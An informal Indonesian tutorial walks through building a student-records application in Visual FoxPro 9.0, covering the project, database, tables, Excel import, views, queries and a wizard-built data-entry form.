Kedua..pastikan kalau kamu telah menginstal visual foxpro 9.0.(selanjutnya saya sebut Serigala) lalu buka Serigalanya…
Untuk membuat sebuah project, kita klik file pilih New
Hingga muncul sebagai berikut,

Selanjutnya, jika membuat sesuatu yang baru masuk kesini ajah yah(window new), jangan diclose.
Lalu klik New File save project tersebut difile yang telah kita buat pada partisi yang kita buat diawal dengan nama Aplikasi Mahasiswa.

Maka akan muncul project manager.
Untuk selanjutnya kita akan merancang Database yang akan kita buat.

Klik New Database, lalu save difile kita dengan nama Siswa.

Selanjutnya kita dapat membuat table baru dengan cara membuat New Table pada database Siswa dengan cara yang sama membuat new database.

Perhatikan index dan indexes..isi index dengan ascending dan isi primary key(jangan diisi dulu tetap kondisi sebagai regular) untuk noinduk pada indexes.
Setelah itu, hasilnya seperti berikut ini :

Jika kita ingin mengisi datanya, kita tinggal klik Browse lalu klik menu VIEW pilih menu Append Mode
Kita tinggalkan mengisi lewat visual foxpro. Sekarang mari kita import data lewat excel yang kita buat tadi.
Pertama-tama buka table yang kita buat tadi, lalu klik Browse ketik sintak
Append from ? xl5
Tunjuk file xl yang kita buat tadi sehingga data tersebut terimport ke serigala kita.
Sekarang mari kita buat Table kedua dengan nama Mata Pelajaran.
Isikan table seperti berikut ini :

Lalu entry data dengan metode yang anda sukai (baik lewat Excel atau dari serigala)..
Sekarang kita akan membuat Local View dan Query
Klik Tab Data pada Project Manager, Klik pilihan Local view. Klik New dan New View.
Klik table Data Siswa pada bagian Tables in Database. Lalu klik OK. Pada tab Field klik field yang ingin ditampilkan misal klik noinduk, nama, tmptlahir dan tgllahir. Save.
Untuk melihat hasilnya klik RUN. Jika terjadi kesalahan terhadap import data(data pada table tidak singkron) jika dapat merubahnya dengan Append Mode (cara input data selain mengimport dari excell)
MEMBUAT QUERY
Buat New Query (cara sama dengan membuat table dan database baru). Add kedua table yang telah kita buat.
Lalu isikan seperti berikut :

Maka akan terbentuk hasil seperti berikut :

Selanjutnya kita akan berkenalan dengan FORM

Klik Tab Documentation pada Project manager lalu klik New, lalu klik From Wizard. Ketika muncul select wizard, pilih FORM WIZARD. Pindahkan semua fields. Next, muncul step 2, pilih stlye Embossed, pilih button type dengan Picture Button . Next. Masuk ke Step 3, pindahkan filed noinduk. NEXT. Isi Type Tittle for your form dengan nama entri data siswa. Pilih Save and RUN FORM. Klik FINISH dan save difolder projek kita dengan nama Entri Data Nilai . SAVE
Maka Tampilannya akan seperti berikut ini.

Nah sekarang kita dapat menginput data sesuka hati hehehe  selamat mencoba

jika kamu ingin download visual foxpro lihat di menu aplikasi.terima kasih